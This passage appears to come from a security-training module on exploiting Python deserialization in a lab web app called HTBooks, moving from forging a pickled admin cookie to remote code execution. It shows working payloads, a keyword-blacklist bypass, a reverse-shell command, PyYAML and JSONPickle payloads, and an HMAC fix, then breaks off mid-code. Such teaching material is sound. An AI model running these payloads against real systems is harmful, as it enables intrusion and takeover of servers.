From Hell: Master Edition #03 (of 10), $7.99	UPC 827714016215 00311	

If we hover over `More` in the navbar, we can see a link to the `Admin Panel`, which is interesting to us.




However, attempting to visit it will result in an `Access Denied` message, presumably since `franz.mueller` is not an administrator.



Checking the source of `templates/admin.html` confirms this theory:

```
{% if user.isAdmin() %}
...
{% else %}
<div class="notification is-danger">
    Access denied.
</div>
{% endif %}
```

With nothing else to look at on the website, we might start looking through the cookies and notice this one called `auth_8bH3mjF6n9` which holds a base64-encoded value:



If we take the value and decode it locally, we can see that it starts with the bytes `80 04 95` and ends with a `period`. If you recall from the `Introduction to Deserialization Attacks` section, this very likely means it is a `serialized` Python object, and specifically that it was serialized with `Pickle` (protocol version 4).

```
echo
gASVSgAAAAAAAACMCXV0aWwuYXV0aJSMB1Nlc3Npb26Uk5QpgZR9lCiMCHVzZXJuYW1llIwNZnJhbnoubXVlbGxlcpSMBHJvbGWUjAR1c2VylHViLg== | base64 -d | xxd

00000000: 8004 954a 0000 0000 0000 008c 0975 7469  ...J.........uti
00000010: 6c2e 6175 7468 948c 0753 6573 7369 6f6e  l.auth...Session
00000020: 9493 9429 8194 7d94 288c 0875 7365 726e  ...)..}.(..usern
00000030: 616d 6594 8c0d 6672 616e 7a2e 6d75 656c  ame...franz.muel
00000040: 6c65 7294 8c04 726f 6c65 948c 0475 7365  ler...role...use
00000050: 7294 7562 2e                             r.ub.
```

Since this is a white-box pentest, we should check the source code to see exactly what this cookie is. By `grepping` for the cookie name, we can see that it is defined in `util/config.py`:

```
grep 'auth_8bH3mjF6n9' -rn .
./util/config.py:5:AUTH_COOKIE_NAME = "auth_8bH3mjF6n9"
```

And with a follow-up `grep`, we can see that the cookie is set in `app.py`...

```
grep 'AUTH_COOKIE_NAME' -rn .

./util/config.py:5:AUTH_COOKIE_NAME = "auth_8bH3mjF6n9"
./app.py:13:    if util.config.AUTH_COOKIE_NAME in request.cookies:
./app.py:14:        user =
util.auth.cookieToSession(request.cookies.get(util.config.AUTH_COOKIE_NAME
))
./app.py:21:    if util.config.AUTH_COOKIE_NAME in request.cookies:
./app.py:23:        user =
util.auth.cookieToSession(request.cookies.get(util.config.AUTH_COOKIE_NAME
))
./app.py:30:    if util.config.AUTH_COOKIE_NAME in request.cookies:
./app.py:31:        user =
util.auth.cookieToSession(request.cookies.get(util.config.AUTH_COOKIE_NAME
))
./app.py:38:    if util.config.AUTH_COOKIE_NAME in request.cookies:
./app.py:45:    if util.config.AUTH_COOKIE_NAME in request.cookies:
./app.py:53:            resp.set_cookie(util.config.AUTH_COOKIE_NAME,
auth)
./app.py:61:    resp.set_cookie(util.config.AUTH_COOKIE_NAME, '',
expires=0)
```

... specifically in the `login()` function:

```
...
@app.route("/login", methods = ['GET', 'POST'])
def login():
    if util.config.AUTH_COOKIE_NAME in request.cookies:
        return redirect("/")

    if request.method == 'POST':
        if util.auth.checkLogin(request.form['username'],
request.form['password']):
            resp = make_response(redirect("/"))
            sess = util.auth.Session(request.form['username'])
            auth = util.auth.sessionToCookie(sess).decode()
            resp.set_cookie(util.config.AUTH_COOKIE_NAME, auth)
            return resp

    return render_template("login.html")
...
```

In the code snippet from `login()` we saw that the value of this cookie is generated by `util.auth.sessionToCookie()`, so taking a look inside `util/auth.py` we can see exactly what `util.auth.Session` and `util.auth.sessionToCookie()` are:

```
...
class Session:
    def __init__(self, username):
        con = sqlite3.connect(config.DB_NAME)
        cur = con.cursor()
        res = cur.execute("SELECT username, role FROM users WHERE username
= ?", (username,))
        self.username, self.role = res.fetchone()
        con.close()

    def getUsername(self):
        return self.username

    def getRole(self):
        return self.role

    def isAdmin(self):
        return self.role == 'admin'

def sessionToCookie(session):
    p = pickle.dumps(session)
    b = base64.b64encode(p)
    return b

def cookieToSession(cookie):
    b = base64.b64decode(cookie)
    for badword in [b"nc", b"ncat", b"/bash", b"/sh", b"subprocess",
b"Popen"]:
        if badword in b:
            return None
    p = pickle.loads(b)
    return p
...
```

Reading through the source code, we can confirm that this authentication cookie is a serialized (pickled) object.

We can see in `app.py` that the `cookieToSession` is called when the user tries to access any page with the `auth_8bH3mjF6n9` cookie set. For example, `/admin`:

```
...
@app.route("/admin")
def admin():
    if util.config.AUTH_COOKIE_NAME in request.cookies:
        user =
```

```
util.auth.cookieToSession(request.cookies.get(util.config.AUTH_COOKIE_NAME
))
        return render_template("admin.html", user=user)

    return redirect("/login")
...
```

Object Injection (Python)

Setting our Role

In the previous section, we identified a cookie that contains a serialized `util.auth.Session` object, which is deserialized each time a user tries to load a page. We saw in the definition for `util.auth.Session` that `isAdmin()` returns `true` if `self.role` is set to `'admin'`:

```
...
    def isAdmin(self):
        return self.role == 'admin'
...
```

Since cookies are user-controlled data, our first objective is to forge an authentication cookie so that we have the `admin` role instead of the current `user` so that `isAdmin()` will return `true` and we may access the Admin Panel.

For this exploit, we will need to set up the folder structure to be the same as the project:

```
tree exploit/

exploit/
├── exploit-admin.py
└── util
    └── auth.py

1 directory, 2 files
```

In the real `util/auth.py`, the role is selected from the SQLite database, but in our `exploit/util/auth.py` we want to be able to specify the role, so we will just recreate the structure of `Session` and define our own constructor where it accepts `username` and `role` as parameters. When a class is serialized in Python, the functions defined inside don't matter, only the value of the variables, so we can delete the rest of the functions. Lastly we will copy the `util.auth.sessionToCookie` and `util.auth.cookieToSession` functions.

```
import pickle
import base64

class Session:
    def __init__(self, username, role):
        self.username = username
        self.role = role

def sessionToCookie(session):
    p = pickle.dumps(session)
    b = base64.b64encode(p)
    return b

def cookieToSession(cookie):
    b = base64.b64decode(cookie)
    for badword in [b"nc", b"ncat", b"/bash", b"/sh", b"subprocess",
b"Popen"]:
        if badword in b:
            return None
    p = pickle.loads(b)
    return p
```

With our version of `util/auth.py` ready, we can work on our main exploit file (`exploit-admin.py`). We will instantiate a session with an arbitrary username and the admin role and call `util.auth.sessionToCookie` so we can get the corresponding cookie:

```
import util.auth

s = util.auth.Session("attacker", "admin")
c = util.auth.sessionToCookie(s)
print(c.decode())
```

If we run this exploit, we will get a base64-encoded value:

```
python3 exploit-admin.py

gASVRgAAAAAAAACMCXV...SNIP...b2xllIwFYWRtaW6UdWIu
```

Testing Locally


Before we run any attacks against the live target, we will test it out locally, like in the PHP sections.

```
python3

Python 3.10.7 (main, Oct  1 2022, 04:31:04) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import util.auth
>>> s = util.auth.cookieToSession('gASVRgAAAAAAAACMCXV...SNIP...b2xllIwFYWRtaW6UdWIu')
>>> s.username
'attacker'
>>> s.role
'admin'
```

We see in the output that `s.role` was set to `admin`, so this attack should work.

Running against the Target

We can now overwrite the value of the `auth_8bH3mjF6n9` cookie in our browser and try (re-)loading the admin panel to see if it worked, and we can see it has. The website deserialized the cookie we generated and now thinks we are a user named `attacker` with the `admin` role.



Remote Code Execution

Getting RCE

In the previous section, we generated a cookie value to give ourselves admin access to the website. As a final objective, we will try and abuse the known deserialization to get remote code execution on the web server.

You may have already noticed in the `Identifying a Vulnerability` section that there is some sort of blacklist filter in the `util.auth.cookieToSession` function before the cookie is deserialized. We will need to keep this in mind as we develop our exploit:

```
...
def cookieToSession(cookie):
    b = base64.b64decode(cookie)
    for badword in [b"nc", b"ncat", b"/bash", b"/sh", b"subprocess",
b"popen"]:
        if badword in b:
            return None
    p = pickle.loads(b)
    return p
...
```

We know that we control a value that will be passed to `pickle.loads()`. If we take a look at the documentation about (un-)pickling in Python 3, we will find a lot of information describing the process. The section which is interesting for us right now is the description for the `object.__reduce__()` function.

Reading about `object.__reduce__()`, we see that it returns a tuple that contains:

- A callable object that will be called to create the initial version of the object.
- A tuple of arguments for the callable object.

What this means exactly is that when a pickled object is unpickled, if the pickled object contains a definition for `__reduce__`, it will be used to restore the original object. We can abuse this by returning a callable object with parameters that result in command execution.

Included in the list of words banned by `util.auth.cookieToSession` are `subprocess` and `Popen`. This would be one way to achieve command execution in Python (e.g. `subprocess.Popen(["ls", "-l"])`). There are, of course, many other ways to achieve this, so to bypass the filter, we can choose something else.

In this case, we want to execute `os.system("ping -c 5 <ATTACKER_IP>")`, just to check if the command execution works. This means we will need to define `__reduce__` so it returns `os.system` as the callable object and `"ping -c 5 <ATTACKER_IP>"` as the argument. Since `__reduce__` requires a tuple of arguments we will use `("ping -c 5 <ATTACKER_IP>",)`. We create a new file named `exploit-rce.py` with the following contents:

```
import pickle
import base64
import os
```

```
class RCE:
    def __reduce__(self):
        return os.system, ("ping -c 5 <ATTACKER_IP>",)

r = RCE()
p = pickle.dumps(r)
b = base64.b64encode(p)
print(b.decode())
```

Running this file, we will get a base64-encoded value that we should be able to set the authentication cookie to and achieve RCE.

```
python3 exploit-rce.py

gASVLwAAAAAAAACMBXBvc2l4lIwGc3lzdGVt...SNIP...SFlFKULg==
```

Testing Locally

If we test the payload locally...

```
python3

Python 3.10.7 (main, Oct  1 2022, 04:31:04) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import util.auth
>>> s =
util.auth.cookieToSession('gASVLgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBNwaW5
nIC1jIDUgMTI3LjAuMC4xlIWUUpQu')
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.041 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.041 ms
64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.041 ms

--- 127.0.0.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4076ms
rtt min/avg/max/mdev = 0.041/0.041/0.044/0.001 ms
```

...and run `tcpdump` to capture the ICMP packets so we can confirm the RCE:

```
sudo tcpdump -i lo

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
```

```
listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:28:15.131656 IP view-localhost > view-localhost: ICMP echo request, id
63693, seq 1, length 64
15:28:15.131668 IP view-localhost > view-localhost: ICMP echo reply, id
63693, seq 1, length 64
15:28:16.135472 IP view-localhost > view-localhost: ICMP echo request, id
63693, seq 2, length 64
...
```

Running against the Target

With the RCE confirmed, let's go for a reverse shell. For this we will want to run `nc -nv <ATTACKER_IP> 9999 -e /bin/sh` on the machine, but the words `nc` and `/sh` are blacklisted. There are many ways we can get around this, one of which is a very simple trick: we can insert single quotes into the blacklisted words. The filter will not detect them anymore, and the shell will ignore them when executing the command. For example:

```
h'e'ad /e't'c/p'a's's'wd

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

With this in mind, we can update `exploit-rce.py` to contain our payload, which should bypass the blacklist filter and give us a reverse shell.

```
...
class RCE:
    def __reduce__(self):
        return os.system, ("n''c -nv 172.17.0.1 9999 -e /bin/s''h",)
...
```

Running the file gives us the base64-encoded value:


```
python3 exploit-rce.py
```

```
gASVLwAAAAAAAACMBXBvc2l4lIwGc3lzdGVt...SNIP...SFlFKULg==
```


We can start a Netcat listener locally, and then paste the value from above into cookie value and reload the page to receive a reverse shell:

```
nc -nvlp 9999

Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 172.17.0.2.
Ncat: Connection from 172.17.0.2:32823.
ls -l
total 56
-rw-r--r--    1 root     root           184 Oct 11 12:55 Dockerfile
drwxr-xr-x    1 root     root          4096 Oct 11 13:10 __pycache__
-rw-r--r--    1 root     root          2038 Oct 11 12:57 app.py
-rw-r--r--    1 root     root            37 Oct 10 16:51 flag.txt
-rw-r--r--    1 root     root         20480 Oct 11 13:10 htbooks.sqlite3
-rw-r--r--    1 root     root            27 Oct 11 12:59 requirements.txt
drwxr-xr-x    4 root     root          4096 Oct 10 16:51 static
drwxr-xr-x    2 root     root          4096 Oct 10 16:51 templates
drwxr-xr-x    1 root     root          4096 Oct 10 16:51 util
```

Note that using this cookie value with result in an `Internal Server Error` since we are not passing a legitimate `util.auth.Session` object to `util.auth.cookieToSession`, but the command still ran, so it is alright in our case.



Tools of the Trade

Current State

There are no tools for Python deserialization attacks as popular as PHPGGC for PHP. However, the attack vectors are relatively simple and very well-documented.

As I mentioned in a previous section, `pickle` is the default serialization library that comes with Python. However, multiple other libraries offer serialization. These libraries include JSONPickle and PyYAML.

JSONPickle

The technique for deserialization attacks in `JSONPickle` is essentially the same as for `Pickle`. In both cases, you will create a payload using the `object.__reduce__()` function. The resulting serialized object will just look a little different.

An example script of generating an RCE payload and the "vulnerable code" deserializing the payload can be seen below:

```
import jsonpickle
import os

class RCE():
  def __reduce__(self):
    return os.system, ("head /etc/passwd",)

# Serialize (generate payload)
exploit = jsonpickle.encode(RCE())
print(exploit)

# Deserialize (vulnerable code)
jsonpickle.decode(exploit)
```

Running the example script results in proof of code execution:

```
python3 jsonpickle-example.py

{"py/reduce": [{"py/function": "posix.system"}, {"py/tuple": ["head
/etc/passwd"]}]}
root:x:0:0:root:/root:/usr/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Some good content covering attacks for `JSONPickle` and `Pickle` are:

- https://davidhamann.de/2020/04/05/exploiting-python-pickle/
- https://versprite.com/blog/application-security/into-the-jar-jsonpickle-exploitation/

YAML (PyYAML, ruamel.yaml)

These libraries serialize data into YAML format. Once again, we can serialize an object with a `__reduce__` function to get command execution. The serialized data will be in YAML format this time. Ruamel.yaml is based on PyYAML, so the same attack technique works for both:

```
import yaml
import subprocess

class RCE():
  def __reduce__(self):
    return subprocess.Popen(["head", "/etc/passwd"])

# Serialize (Create the payload)
exploit = yaml.dump(RCE())
print(exploit)

# Deserialize (vulnerable code)
yaml.load(exploit)
```

Running the example script will demonstrate command execution. There is a long error message. However, the command is still run, so our goal is met.

```
python3 yaml-example.py

Traceback (most recent call last):
  File "/home/kali/Pen/htb/academy/work/Introduction-to-Deserialization-Attacks/3-Exploiting-Python-Deserialization/yaml-example.py", line 11, in <module>
    exploit = yaml.dump(RCE())
  File "/home/kali/.local/lib/python3.10/site-packages/yaml/__init__.py", line 290, in dump
    return dump_all([data], stream, Dumper=Dumper, **kwds)
  File "/home/kali/.local/lib/python3.10/site-packages/yaml/__init__.py", line 278, in dump_all
    dumper.represent(data)
  File "/home/kali/.local/lib/python3.10/site-packages/yaml/representer.py", line 27, in represent
```

```
    node = self.represent_data(data)
  File "/home/kali/.local/lib/python3.10/site-packages/yaml/representer.py", line 52, in represent_data
    node = self.yaml_multi_representers[data_type](self, data)
  File "/home/kali/.local/lib/python3.10/site-packages/yaml/representer.py", line 322, in represent_object
    reduce = (list(reduce)+[None]*5)[:5]
TypeError: 'Popen' object is not iterable
root:x:0:0:root:/root:/usr/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

For further information, I recommend checking out the following links:

- https://net-square.com/yaml-deserialization-attack-in-python.html
- https://www.exploit-db.com/docs/english/47655-yaml-deserialization-attack-in-python.pdf

---

PEAS

PEAS is a multi-tool which can generate Python deserialization payloads for `Pickle`, `JSONPickle`, `PyYAML` and `ruamel.yaml`. I will demonstrate its use against `HTBook GmbH & Co KG's` website from the previous sections.

Installation is straightforward; just clone the repository from Github...

```
git clone https://github.com/j0lt-github/python-deserialization-attack-payload-generator.git

Cloning into 'python-deserialization-attack-payload-generator'...
remote: Enumerating objects: 97, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 97 (delta 0), reused 0 (delta 0), pack-reused 94
Receiving objects: 100% (97/97), 35.46 KiB | 2.36 MiB/s, done.
Resolving deltas: 100% (49/49), done.
```


... and install the Python requirements with pip:

```
cd python-deserialization-attack-payload-generator/
pip3 install -r requirements.txt

Defaulting to user installation because normal site-packages is not
writeable
Collecting jsonpickle==1.2
  Downloading jsonpickle-1.2-py2.py3-none-any.whl (32 kB)
Collecting PyYAML==5.1.2
...
```

We can generate a payload for `Pickle` using the command we used in the previous section to bypass the blacklist filter in place like so:

```
python3 peas.py

Enter RCE command :n''c -nv 172.17.0.1 9999 -e /bin/s''h
Enter operating system of target [linux/windows] . Default is linux :linux
Want to base64 encode payload ? [N/y] :
Enter File location and name to save :/tmp/payload
Select Module (Pickle, PyYAML, jsonpickle, ruamel.yaml, All) :pickle
Done Saving file !!!!
```

Unfortunately, starting a Netcat listener and updating the cookie's value does not result in a reverse shell as expected, but rather an `Internal Server Error`.


Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Let's investigate why this is. If we decode the payload, we can see the strings `subprocess` and `Popen`, both of which we know are blocked by the blacklist filter in `util/auth.py`:

```
cat payload_pick | base64 -d

j
subprocessPopenpython-cX8exec(ch...SNIP...(41))R.
```

Taking a look at the source code for `peas.py` we see that `subprocess.Popen` is indeed in use here.

```
...
class Gen(object):
    def __init__(self, payload):
        self.payload = payload

    def __reduce__(self):
        return subprocess.Popen, (self.payload,)
...
```

At this point, we see we would need to make a couple of modifications to this tool for it to actually work (in this scenario). Alternatively, we could create a custom payload using our knowledge, but for the sake of this example, I will walk through how to get `peas.py` working. Inside `peas.py` you need to make the following changes:

- Swap `subprocess.Popen` out for `os.system`
- Modify the argument generation as `os.system` accepts a string instead of an array like `subproces.Popen`

It should look like this:

```
#import subprocess
import os
...
        #return subprocess.Popen, (self.payload,)
        return (os.system, (self.payload,))
...
        #self.payload = pickle.dumps(Gen(tuple(self.case().split(" "))))
        self.payload = pickle.dumps(Gen(self.case()))
...
            #cmd = self.prefix+"python -c
exec({})".format(self.chr_encode("__import__('os').system"
            cmd = self.prefix+"python -c
'exec({})'".format(self.chr_encode("__import__('os').system"
...
```

We can try generating the payload again with the modified version of `peas.py`:

```
python3 peas.py

Enter RCE command :n''c -nv 172.17.0.1 9999 -e /bin/s''h
Enter operating system of target [linux/windows] . Default is linux :
Want to base64 encode payload ? [N/y] :y
```

```
Enter File location and name to save :/tmp/payload
Select Module (Pickle, PyYAML, jsonpickle, ruamel.yaml, All) :pickle
Done Saving file !!!!
```

You may notice that the generated payload is much longer than the one we created ourselves. This is (mainly) because `peas.py` encodes strings with `chr()` so they end up looking like `chr(61) + chr(62) + chr(60) + ...`. Anyways, starting a local Netcat listener and pasting the cookie value in should now work and give us a reverse shell:

```
nc -nvlp 9999

Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 172.17.0.2.
Ncat: Connection from 172.17.0.2:39385.
ls -l
total 56
-rw-r--r--    1 root     root           184 Oct 11 12:55 Dockerfile
drwxr-xr-x    1 root     root          4096 Oct 11 18:18 __pycache__
-rw-r--r--    1 root     root          2038 Oct 11 12:57 app.py
-rw-r--r--    1 root     root            37 Oct 10 16:51 flag.txt
-rw-r--r--    1 root     root         20480 Oct 11 18:18 htbooks.sqlite3
-rw-r--r--    1 root     root            27 Oct 11 12:59 requirements.txt
drwxr-xr-x    4 root     root          4096 Oct 10 16:51 static
drwxr-xr-x    2 root     root          4096 Oct 10 16:51 templates
drwxr-xr-x    1 root     root          4096 Oct 10 16:51 util
```

Patching Deserialization Vulnerabilities

Download the source code for HTBooks and follow along to this section on your own machine. Install all dependencies with `apt install sqlite3 python3-pip` then `pip3 install -r requirements.txt` and finally start the server with `python3 -m flask run`

Introduction to HMACs

Ideally, we should never deserialize user-controlled data, but let's imagine we have to. One simple but effective way to patch deserialization vulnerabilities, in that case, is implementing the use of HMACs.

HMAC (Keyed-Hash Message Authentication Code) is a concept from cryptography that can be used to verify the authenticity of a message which must be sent through an untrusted medium. In the case of `HTBooks`, the `message` is our serialized `Session` cookie, and it is untrusted because it is under the user's control between the time the server sends it out and receives it again.

To put it simply, the server will first generate a checksum using some hash function, let's say `SHA1` and a `secret key`. Then, when the server sends out the serialized `Session` cookie, it will include the generated checksum. When the server receives a `Session` cookie and checksum, and it wants to check if it was generated by the server or not, it can generate the `expected` checksum using its `secret key` and see whether the provided checksum matches or not.

Patching HTBooks

As an example, we will walk through patching `HTBooks`.

First, we will define a `secret key` in `util/config.py`. We will use this to sign the HMACs we generate.


```
...
SECRET_KEY = "99308b5cf8de84fe5573a1a775406423"
```

Next, we will make some modifications to `util/auth.py`, specifically the `sessionToCookie` and `cookieToSession` functions. We create and append an HMAC when creating the cookie in `sessionToCookie`. We verify that this HMAC matches the expected value before unpickling any data in `cookieToSession`, as was explained above.

```
...
import hmac
import hashlib
...
def sessionToCookie(session):
    # Create a pickled object and then calculate an HMAC using our secret key
    pickled = pickle.dumps(session)
    hmac_calculated = hmac.new(config.SECRET_KEY.encode(), pickled, hashlib.sha512).digest()

    # Concat the two parts together (base64-encoded) and use it as our cookie
    cookie = base64.b64encode(pickled) + b'.' + base64.b64encode(hmac_calculated)
```

```python
    return cookie

def cookieToSession(cookie):
    # Split and decode the cookie into Pickle and HMAC
    pickled_b64, hmac_given_b64 = cookie.split(".")
    pickled = base64.b64decode(pickled_b64)
    hmac_given = base64.b64decode(hmac_given_b64)

    # Calculate the expected HMAC value and check if it matches
    hmac_expected = hmac.new(config.SECRET_KEY.encode(), pickled,
hashlib.sha512).digest()
    if hmac_expected != hmac_given:
        return None

    # We have verified that this server created the cookie, and
    # can now unpickle the object safely
    unpickled = pickle.loads(pickled)
    return unpickled
...
```

Running the server and logging in, we can see the new cookie that `HTBooks` generates. It comes in the format `base64(pickle(Session)).base64(hmac)`:



Changing any byte of the pickled data or the HMAC results in the authenticity check failing and the cookie not being deserialized (since it can not be trusted).

While this update does prevent the attack from before, if we were somehow able to read files from the server and read the contents of `util/auth.py` and `util/config.py` we could carry out the same attacks, just with the extra step of calculating the HMAC.

Note that this is a hypothetical scenario that requires an extra vulnerability in the system to exist (arbitrary file read), so this is not to say that HMACs are insecure.

Assuming `HTBooks` implemented this HMAC verification, and we were able to read the contents of `util/config.py` and `util/auth.py`, let's quickly walk through obtaining RCE. First, set up the folder structure as before:

```
tree exploit
exploit
├── exploit.py
└── util
    └── config.py
```

Next, copy `util/config.py` from `HTBooks` into our exploit `util/config.py`:

```python
# HTBooks GmbH & Co. KG
# 10.10.2022

DB_NAME = "htbooks.sqlite3"
AUTH_COOKIE_NAME = "auth_8bH3mjF6n9"
SECRET_KEY = "99308b5cf8de84fe5573a1a775406423"
```

Finally, we just need to modify our `exploit.py` from the RCE section to generate the corresponding HMAC value:

```python
import pickle
import base64
import hashlib
import hmac
import os
import util.config

class RCE:
    def __reduce__(self):
